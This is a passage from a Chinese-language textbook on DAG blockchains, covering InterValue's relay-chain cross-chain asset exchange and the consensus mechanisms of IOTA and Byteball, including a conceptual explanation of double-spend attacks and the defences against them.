无需信任的跨链资产互换既是市场的需求，也是区块链未来发展的必然方向。InterValue 作为一项以实现价值互联为目的的区块链项目，在价值互联上包含两层意思，除了要实现 InterValue 平台用户之间的价值互联，还要实现不同区块链项目之间的价值互联，最终改变区块链项目之间孤立存在的状况，实现泛在的价值互联。目前，跨链资产交易主要手段有三种，不管是中心化交易所、去中心化交易所还是专门以跨链为目的众多区块链项目，均距落

严禁网络传播本PDF，违者责任自负！

地实用有一定差距。InterValue 跨链方案采用基于 Hashnet 共识的新型中继链模式快速形成跨链服务能力。

1. 跨链通信特性需求

依托 InterValue 跨链通信和多链融合技术，最终改变区块链项目之间孤立存在的状况，实现不同区块链项目之间的泛在价值互联。InterValue 跨链服务中继链从应用和技术体制上不断革新，形成以下几个特点。

（1）接入门槛低：InterValue 中继跨链服务对所接入的区块链本身几乎是零门槛，只要区块链上的交易信息能够通过公开渠道查询，交易信息不可抵赖就能快速接入。

（2）安全性能高：跨链交易过程中，如果中继节点作恶或由于非人为因素造成用户损失，任何人都能够立即发现恶意 / 失败行为并提交证据。中继链能够通过共识惩罚 / 赔偿机制挽回损失，避免了传统第三方机构带来的中心化风险。

（3）交易速度快：将跨链通信做成一种中继节点的服务，支持多个中继节点并行处理跨链交易，效率大大提升。正常情况下，交易效率仅受制于两条相关链中确认速度较慢者。

（4）用户体验好：对于 InterValue 用户而言，跨链资产兑换或转移可以在 InterValue 多币种钱包中通过简单界面交互实现，无需繁琐的交易所注册、挂单、匹配等操作，可最大程度提升用户使用体验。且跨链交易过程中所有交易行为和状态均可实时查看，交易过程对用户透明。

2. 跨链通信设计

InterValue 不仅仅是一个可以独立运行的区块链网络，同时也可以实现跨链资产交换、跨链资源转移等跨链通信功能。任何开发者，均可以根据应用场景需求，在 InterValue 上开发出满足需求的金融应用。InterValue 跨链技术的基本思想是采用目前主流的中继链技术将跨链通信模块作为单独一层 Overlay 来实现。这样做的好处在于既能够保持跨链操作的独立性，又能够复用 InterValue 基础链上的多种功能。

InterValue 跨链技术的基本思想是采用中继链技术将跨链通信作为单独一层 Overlay 来实现。InterValue 的跨链通信主要包括三个模块：验证模块、感知模块和融合模块（如图 2-26 所示）。验证模块的主要作用是验证来自原链数据的合法性；感知模块负责在原链中收集有效的跨链通信请求，感知模块收集到跨链交易请求后，将这些请求发送给 InterValue 中的验证模块；融合模块实现原链和 InterValue 之间的网关功能，每个融合模块中实现两个队列，分别处理跨链进入的交易和出去的交易。

InterValue 多链融合适配器是 InterValue 跨链中继节点中的一个模块，InterValue 通过多链融合适配器技术连接不同的区块链基础设施，通过多链融合适配器模块触发其他区块链上的转账操作。多链融合适配器作为跨链通信模块部署在中继节点上，由融合模块触发目的区块

严禁网络传播本PDF，违者责任自负！

链上的转账操作，实现转账代理的作用。在 InterValue 开发前期，将支持比特币、以太坊跨链资产交换和转移。InterValue 跨链融合功能均以 InterValue 的钱包端（INVE 钱包）作为统一入口，INVE 用户仅需将其在其他区块链设施上的账户关联即可进行跨链管理和操作。




图 2-26　InterValue 跨链通信及多链融合架构设计

将跨链通信做成一种中继节点的服务，支持多个中继节点并行处理跨链交易，对于每一次跨链交易，都由单个中继节点负责，无需单独针对跨链的共识过程。在正常情况下（没有中继节点作恶且不存在中继节点宕机的情况），效率取决于两条相关链和中继节点的处理速度。如果中继节点作恶，任何人都能够立即发现恶意行为，且可以提交证据；如果中继节点宕机，则可以根据服务时限约定由中继链对此次跨链交易进行托管（在规定的时间内某中继节点未将资金转出，则中继链会达成共识进而动用该失效中继节点的羁押资金对用户进行赔付）。中继链对作恶节点所受的惩罚达成共识和跨链交易托管达成共识。避免了传统第三方机构带来的中心化风险。正常的跨链交易无需达成共识，交易历史可存于中继节点日志以用于后续数据分析。

从 InterValue 用户的角度看，跨链交易无需涉及复杂的交互操作，下面分别举例说明跨链资产交换和跨链资产兑换过程。

（1）跨链资产交换示例

如图 2-27 所示，用户 a 和 b 想要进行 BTC 和 ETH 的交换，则可按照如下步骤进行：

1）用户 a 和 b 选择信任的中继节点 F，用户 a 在 BTC 链上中发起一笔交易将一定数量的 BTC 发送给 F 的 BTC 钱包；同时，用户 b 将一定数量的 ETH 发送给 F 的 ETH 钱包。

严禁网络传播本PDF，违者责任自负！

2）中继节点 F 对监听到的 B 链上的交易与 A 链上的交易进行匹配验证，若包含这两笔交易的区块均被各自所在的 A 链和 B 链所确认，则匹配成功。此时，F 分别将收到的 ETH 和 BTC 转入到 a 和 b 分别在 ETH、BTC 的账户中，此时，跨链资产交换完成；若交易失败（比如 b 迟迟不将 ETH 发送给 F），则 F 分收到的 BTC 返回给 a。

（2）跨链资产兑换示例

如图 2-27 所示，用户 c 想要用 EOS 换取 INVE，则详细步骤如下：




图 2-27　InterValue 跨链资产兑换和资产转移示意图

1）用户 c 选择提供 EOS 换取 INVE 服务的中继节点 F，并在 EOS 链上将一定数量的 EOS 发送给 F 在 EOS 上的钱包。

2）中继节点 F 收到 EOS 之后，将按照约定好的汇率将一定数量的 INVE 发送 c。

2.5　本章小结

本章首先从计算机网络的基本概念和技术入手，简要介绍了计算机网络体系结构、P2P 对等网络、网络安全技术等知识，然后重点分析了 IOTA、Byteball 以及 InterValue 三个项目的通信机制的相关技术。通过本章阅读，读者能够了解区块链底层 P2P 网络的组成和通信方式，能够熟悉目前主流 DAG 区块链项目在网络结构划分、节点消息传递、交易保护、跨链通信等方面的机制和技术方案。

严禁网络传播本PDF，违者责任自负！

Chapter 3 第 3 章

DAG 区块链的共识机制

随着区块链的发展，其吞吐率、扩展性低等缺点越来越明显，严重地阻碍了区块链项目应用的落地，基于 DAG 的区块链逐渐登上舞台。DAG 即有向无环图，在区块链中它是一种存储数据的方式，“有向”指所有数据顺着同一方向存储；“无环”指数据结构间不构成循环，像条毛线织的围巾，可以一直编下去。当前已经有 IOTA 和 Byteball 等多个项目利用 DAG 成功构建了能够长期稳定运行的公有链，证明了 DAG 链的技术先进性和良好的性能。本章将重点介绍 IOTA、Byteball 和 Hashgraph 这三种基于 DAG 的区块链的共识机制。

3.1 IOTA 共识机制

3.1.1 Tangle 确认规则

IOTA 是一种新型的加密货币系统，是可用于创建全球范围内基于现有硬件的物联网系统中的一种货币。Tangle 是 IOTA 的数据结构，每一笔交易在 Tangle 中用一个顶点表示。因此可以说区块链是每个区块记多笔交易，而 Tangle 是每个区块存一笔交易。当有新的顶点（交易）加入 Tangle 时，它需要选择两个已经存在的顶点作为父亲顶点（也就是说需要选择验证之前已经存在的两笔交易），并往 Tangle 添加两条新的有向边。如图 3-1 所示，交易 T6 验证了交易 T4 和 T5。交易的内容可以是这种形式：A 转账给 B 20 个 IOTA。因为本章主要介绍共识机制，所以暂不考虑如何验证一笔交易的合法性。

严禁网络传播本PDF，违者责任自负！




图 3-1　一个简单的 Tangle 例子

在 Tangle 中没有被确认的交易，我们称之为 tip，即没有子节点的节点都是 tip。在图 3-1 中，交易 T6 还没有被其他交易验证，因此 T6 是一个 tip。每笔新加入的交易都需要选择之前的两个 tip 进行验证，当存在多个 tip（大于两个）的时候，用户如何对其进行选择则是 IOTA 的核心技术之一，即后面会介绍的蒙特卡洛马尔可夫链。

Tangle 中的交易是如何被确认的呢？确认分为完全确认和部分确认。完全确认的定义是：被所有 tip 直接或间接验证的交易就是被最终确认的交易。如图 3-2，Tangle 中有 5 个 tip，即 tip1～tip5。其他交易有的被部分 tip 直接或间接验证，如交易 s 被 tip1、tip4 和 tip5 验证；有的被所有 tip 共同验证，如交易 k、m 等。对于被所有 tip 验证过的交易，我们称其被完全确认。Tangle 随时间扩展，一段时间过后，早期交易的深度会达到足够大，使得任意一笔新加入的交易都能够直接或间接地对其进行再次验证，因此可以说这些被完全确认的交易具有高度的确定性。但是由于网络原因，节点不可能拥有全局视角下的 Tangle，完全确认通常很难达成，因此为了让节点能够确认交易，规定一笔交易被一定的比例（比如 80%）的 tip 验证即可视为确认，即用部分确认代替完全确认。更进一步，用户可以根据交易对方的身份，选择一笔交易的确认级别，比如一笔交易的价值较小或者交易对方是一个可信任的朋友时，可以选择 75% 或者更低的确认比例。




图 3-2　Tangle 中的完全确认与部分确认

严禁网络传播本PDF，违者责任自负！

3.1.2 轻量化的 PoW

工作量证明（Proof of Work，简称 PoW）最早是用于解决垃圾邮件问题的，直到 2008 年在比特币系统中才被正式作为一种共识算法。其核心思想是通过引入分布式节点的算力竞争来保证数据一致性和共识的安全性。在比特币系统中，各节点（即矿工）基于各自的计算机算力相互竞争来共同解决一个求解复杂但验证容易的 SHA256 数学难题（即挖矿），最快解决该难题的节点将获得区块记账权和系统自动生成的比特币奖励。该数学难题可表述为：根据当前难度值，通过搜索求解一个合适的随机数（Nonce）使得当前区块头各元数据的双 SHA256 哈希值小于或等于目标哈希值，通常要求前 n 位为 0。比特币系统通过灵活调整随机数搜索的难度值来控制区块的平均生成时间（10 分钟左右），PoW 共识机制同时存在着显著的缺陷，其强大算力造成的资源浪费（如电力）历来为研究者所诟病，而且长达 10 分钟的交易确认时间使其相对不适合小额交易的商业应用。

IOTA 发送交易没有手续费，为了防止 DDos 攻击，同时避免算力的过多浪费，IOTA 要求用户在发起交易之前需要做一个轻量化的 PoW，这里的 PoW 跟比特币的 PoW 一样，用户将交易内容和所选的两个父节点的 hash 打包，添加一个随机数 Nonce 然后计算 hash 值，使其前面 n 位为 0，这里的 n 远远小于比特币 PoW 的要求。用户不断地改变 Nonce 值进行 hash 值的计算，直到满足要求之后再将交易发送出去。这样就能防止恶意节点不需要任何代价就能大量地发送垃圾交易，从而造成网络的拥堵。其他用户在验证父节点合法性的时候，首先验证其工作量证明是否符合要求。因此，当用户想要发起一笔交易时，他应该按照以下步骤进行：

（1）选择两笔其他交易作为待发送交易的父亲交易，通常选择 tip 交易；

（2）检查这两个父亲交易是否冲突或者验证了带有冲突的交易；

（3）在发送交易之前，需要先做一个轻量化的 PoW 计算。

IOTA 中 PoW 的引入还给消除分叉带来了判断依据，当 Tangle 中出现分叉时，用户需要做抉择，选择的依据不再是最长链原则，而是最大工作量原则，即从分叉出现的地方开始，计算各个分叉后面的 PoW 工作量，工作量最多的分叉视为唯一合法的分叉。

3.1.3 蒙特卡洛马尔可夫链

在讲本节之前，读者需要明白一点：IOTA 社区想把其打造成一个没有中心的系统，因此永远不会存在任何个人或集体能够要求用户在发送交易的时候采用何种父亲顶点的选择算法。本节要讲的蒙特卡洛马尔可夫链算法（Monte Carlo Markov Chain，简称 MCMC 算法）是 IOTA 社区建议用户在选择父亲顶点时应该采用的算法，当然用户也可以完全不在意这样的建议，但是设计者会将其设计为：遵守这种算法的用户的交易会得到快速确认，而不遵守

的交易则不容易得到确认。

我们从父节点选择算法的动机开始，展开介绍 MCMC 算法在 IOTA 中的应用。在 IOTA 中，我们希望每个用户都能够选择 tip 进行验证（即选择 tip 为父亲顶点），也就是说选择“新”的交易进行确认要好过选择“老”的交易。对于那些去确认“老”的交易的顶点，我们称之为“懒惰”的顶点，因为发送这些交易的用户没有更新数据让自己拥有最新的 Tangle，并且不会去验证新的交易。如图 3-3 所示，交易 T14 就是一个“懒惰”的节点，因为它在选择父节点的时候抛弃了 tip 而是选择比较老的节点 T1 和 T3。如果我们不为用户设定一个规则，那么交易 T14 跟其他交易有相同的概率被确认，达不到惩罚这种懒惰行为的目的。MCMC 算法的目的就是要让“懒惰”的交易不容易得到确认，并且越“勤奋”的交易能够越快被确认。MCMC 算法能够增加交易的确认效率，这样设计有利于 Tangle 的健康发展。




图 3-3　Tangle 中的“懒惰”顶点

在 MCMC 算法中，选择父亲顶点的过程从创世点出发，递归地选择当前顶点的子顶点，从而一步步往 Tangle 延伸方向进行，直到走到 tip，该 tip 就是被选择的父亲顶点。在游走的过程中，会遇到某个顶点存在多个子顶点，此时不同的子顶点被选中的概率不同，MCMC 算法为每个子顶点被选中的概率设计了一套计算方法。为了确定不同子顶点被选择的概率，为每个顶点引入一个属性：累加权重。累加权重的计算方式非常简单，如果一个顶点被 n 个顶点验证，则它的累加权重为 n+1（即它的子顶点数量加 1）。如图 3-4 所示，交易 T3 被 4 个交易验证（T5、T7、T8、T10），则它的累加权重为 5。累加权重越大的节点被选择的概率越大，可以设定不同的规则来确定累加权重与被选择概率之间的具体关系，如最简单的方法——顶点被选中的概率跟累加权重成正比。

那么累加权重是如何确保“懒惰”的节点不容易被选中呢？由上面的定义我们知道，懒惰的节点所在路径上的节点的累加权重都比较小，因为懒惰节点的存在导致了路径变短。根据规则，节点被选择的概率与其累加权重成正比，因此它被选中的概率自然就变小了。如图 3-5 所示，当父节点选择走到交易 T7 的时候，下一步需要在 T9 和 T16 做出选择，这里的 T16

明显是一个“懒惰”的交易，它的累加权重是 1，而 T9 的累加权重是 7，因此大概率会选择 T9，从而确保了 T16 不容易被选中，也就说明了“懒惰”的交易不容易被其他交易验证。累加权重的计算方法除了简单的根据被确认次数来计算之外，还可以通过为每笔交易设置“自身权重”这一属性来计算。自身权重与发送者投入的工作量（即 3.1.2 节详细介绍的 IOTA 中轻量化的工作量证明）成正比。有了自身权重之后，交易的累加权重就可以通过这种方式重新计算——交易的自身权重与其他直接以及间接验证这个交易的所有交易的自身权重之和。




图 3-4　累加权重计算方法




图 3-5　累加权重确保“懒惰”交易不容易被验证

3.1.4　双花问题

双花（double spending）是指用户将同一笔资金花费两次，在 Tangle 中即指用户在不同的地方发送两笔有冲突的交易，下面描述一个可能出现的双花攻击方案：

（1）攻击者付款给商家，在商家认为交易已经获得了足够大的累积权重之后，确认付款成功，并给攻击者寄出商品，攻击者拿到了商品；

（2）接下来攻击者签发了一笔双花的交易；

（3）攻击者同时发送大量较小的交易（数量非常多，使用他所有的计算能力），这些交易不去直接或者间接验证原始的付款交易，而是去验证那笔双花的交易；

（4）此种情况攻击者也许就拥有大量的女巫攻击身份，并且不对 tips 进行验证；

（5）攻击者期望他的 sub-Tangle 超越主体 Tangle，从而使得 Tangle 持续从攻击者的双花交易进行延伸，以便使得之前合法的支付交易被抛弃掉。

Tangle 中的双花攻击还可能是另外一种情形，在完成以上的 1、2 步骤之后，攻击者使用他所有的计算能力去发送一笔“大”的双花交易（比如具有非常大的自身权重），使得其他用户选择去验证这比双花交易而不是原始交易，最终达到的目的依然是他的 sub-Tangle 超越主体 Tangle，最终双花攻击成功。

如图 3-6 所示，假设交易 w 和 y 是一对冲突交易。对于诚实的用户，在他们的验证路径中，不可能同时存在 w 和 y。比如，交易 T1 在验证 w 时看不见冲突的交易 y，交易 T2 在验证 y 时看不到交易 w，因此交易 w 和 y 都得到了第一次确认。然而随着 Tangle 的增长，总有一笔交易会同时发现 w 和 y 这一对双花交易，比如图中的交易 T5，当他发现有冲突交易时，便会改变他的父节点选择策略。随着时间的推移，冲突的交易被越来越多的人发现，用户只能在 w 和 y 中选择其中一个，诚实用户总是选择累加权重较大的那笔交易，如图 3-7 所示，最终更多用户选择了 w，而 y 和选择 y 的子交易 T2 和 T7 都将被视为不合法交易从而被 Tangle 抛弃。




图 3-6　双花交易示例

在现阶段，考虑到整个 IOTA 网络中节点数量和交易数量都较少，一旦某个恶意用户拥有了较大算力之后就能够跟整个 IOTA 网络抗衡，从而使得双花攻击成功。因此 IOTA 社区引入了中心化的“仲裁者”来帮助共识的达成——凡是被“仲裁者”直接或间接验证过的交易即被称为完全确认的交易。等到 IOTA 的规模逐渐增大到一定程度的时候，IOTA 社区会逐步移除“仲裁者”，使其成为真正的去中心化的数字货币系统。




图 3-7　双花交易处理方法

3.2　Byteball 共识机制

3.2.1　单元确认规则

Byteball 的区块结构也是 DAG，如图 3-8 所示，DAG 中顶点为 Byteball 的基础数据结构，称为单元，一个单元代表一笔交易，连接各个单元的有向边则表明了它们之间的引用关系。跟 IOTA 一样，A→B 表示 A 引用了 B，且 A 需要验证 B 的合法性，因此也可以说是 A 验证了 B。其中 G 为创世单元。随着时间的推移，新交易加入到 DAG 中，Byteball 的 DAG 不断向后延伸。




图 3-8　Byteball 的数据结构

Byteball 引入了见证人和主链来实现共识，从而对交易进行排序。见证人是一类特殊的用户，他们由社区选举而产生，每个用户可以选择 12 个见证人组成自己的见证人列表，见证人往往需要具备以下条件：

1）拥有一个公众都知道的真实 ID，可以是个人或者机构；

2）在 Byteball 社区中有较高知名度；

3）是可信的；

4）如果系统出现出错，能够容忍一定的损失，愿意为社区做牺牲；

5）能够保证 7×24 的在线时间，随时为系统服务；

6）遵守见证人制度，能够做好随时被其他见证人替换掉的准备。

满足以上条件的个人或机构可以向 Byteball 社区提出申请，让自己成为新的见证人，同时说服用户，让他们相信自己是见证人的更优选择。然后就等待普通用户将自己的见证人列表更新。在 Byteball 中，用户发出新单元时，要求相同地址发布的所有单元应当直接或间接包含该地址之前所有的单元，即相同地址的所有单元连通（有序或连续），并且一笔交易可同时验证多笔交易。同时，设定了单元兼容规则。单元兼容是这样定义的：如果两个单元的见证人列表的差别最多只有一项，则称这两个单元兼容。Byteball 要求新发出的单元只能引用与自己兼容的单元。在 Byteball 中，凡是被超过一半的见证人直接或间接确认的单元即视为合法的单元。

3.2.2　主链

主链是在指定用户所建 DAG 图中沿着子 - 父链接找到一个单链，可以把所有单元都关联在一起。我们从任意一个顶点开始，都可以构建一条主链。如果以相同的规则在两个不同的顶点选择主链，这两条主链在回溯过程中一旦相交，它们会在交点之后完全重合，重合部分称为稳定主链。最坏的情况，两条主链在创世单元相交。所有的单元要么直接在这条稳定主链之上，要么从稳定主链上的单元沿着 DAG 的边缘通过少量的跳跃可以到达。因此稳定主链可以在两个冲突的无序单元之间建立总序。首先，给直接位于稳定主链上的单元做个索引，创世单元索引为 0，创世单元的子单元索引为 1，依此类推，沿着稳定主链给主链上的所有单元分配索引。对于不在稳定主链上的单元，我们找到第一个直接或间接引用此单元的主链单元。这样，就给每一个单元分配了一个主链索引（MCI）。然后，给定两个单元，拥有较小 MCI 的单元被认为是更早生成的。如果两个单元的 MCI 恰好相同并且存在冲突，则拥有较小哈希值的单元有效，如图 3-9 所示。主链构建过程实际上是最优父单元选择算法的递归调用过程。最优父单元通过比较可选路径中公证单元的数量（相同公证人发出的单元记一次）来选择。公证单元由见证人发出，如前所述，见证人是非匿名长期参与社区并拥有良好信誉的人，或是主动维护网络健康发展的组织。虽然期望他们诚实行事，但完全信任任何一个证人是不合理的，因此会同时选择多个不同的见证人。




图 3-9 Byteball 的 DAG 示例

3.2.3 稳定点扩展

当获得新的单元时，每一个节点会持续追踪自身的当前主链（MC），因为它们将要基于当前的所有无子单元构建新单元。由于网络延迟等原因，不同节点各自的当前 MC 也许不同，因为它们有可能看到不同的非稳定单元集合。而当新单元到达时，当前 MC 会不断变化。然而，当前 MC 的足够老的那部分会保持不变。未来所有的 MC 在回溯时将会汇集到某个 MC 单元，这个 MC 单元以及之前的所有 MC 单元都是稳定的，不会因为新单元的到来而改变。事实上，创世单元是一个天然的初始稳定节点。假设我们已经基于当前的非稳定单元集合构造了一条当前 MC，并且这条链上已经有一些之前认定稳定的节点，也就是说未来的当前 MC 都被相信会在这个点或早于这个点汇集，那么就沿同一条路径回溯。如果我们能找到一个方法，把这个稳定点向远离创世单元的方向推进，就可以根据数学归纳法证明这个稳定点存在。而被这个稳定点所引用的单元将获得确定的 MCI，包含在这些单元中的所有消息也将被确认。这样稳定主链就会成为最终状态。这也意味着，从稳定主链上单元直接或间接包含的那些单元也将无法再被篡改。因此，随着新单元的不断加入，稳定点可以不断向后扩展，且不同的用户节点的稳定点扩展方式保持一致，则全网的所有用户节点可以实现共识。事实上，在前述所设定的交易发送规则下，稳定点是可以不断向后扩展的，证明方法比较复杂，可以参考 Byteball 官方白皮书。稳定点的扩展本质是在当前稳定点的某一条子链路径上出现了超过一半的见证人时，就可以确定稳定点能够朝着当前子链扩展。

3.2.4 双花问题

Byteball 中的双花交易：相同地址发出的任何无序的交易都视为双花交易，即使它们没有使用相同的输出，也就是说即使它们没有将同一笔资金进行两次花费，也可称为冲突交易或者矛盾交易。

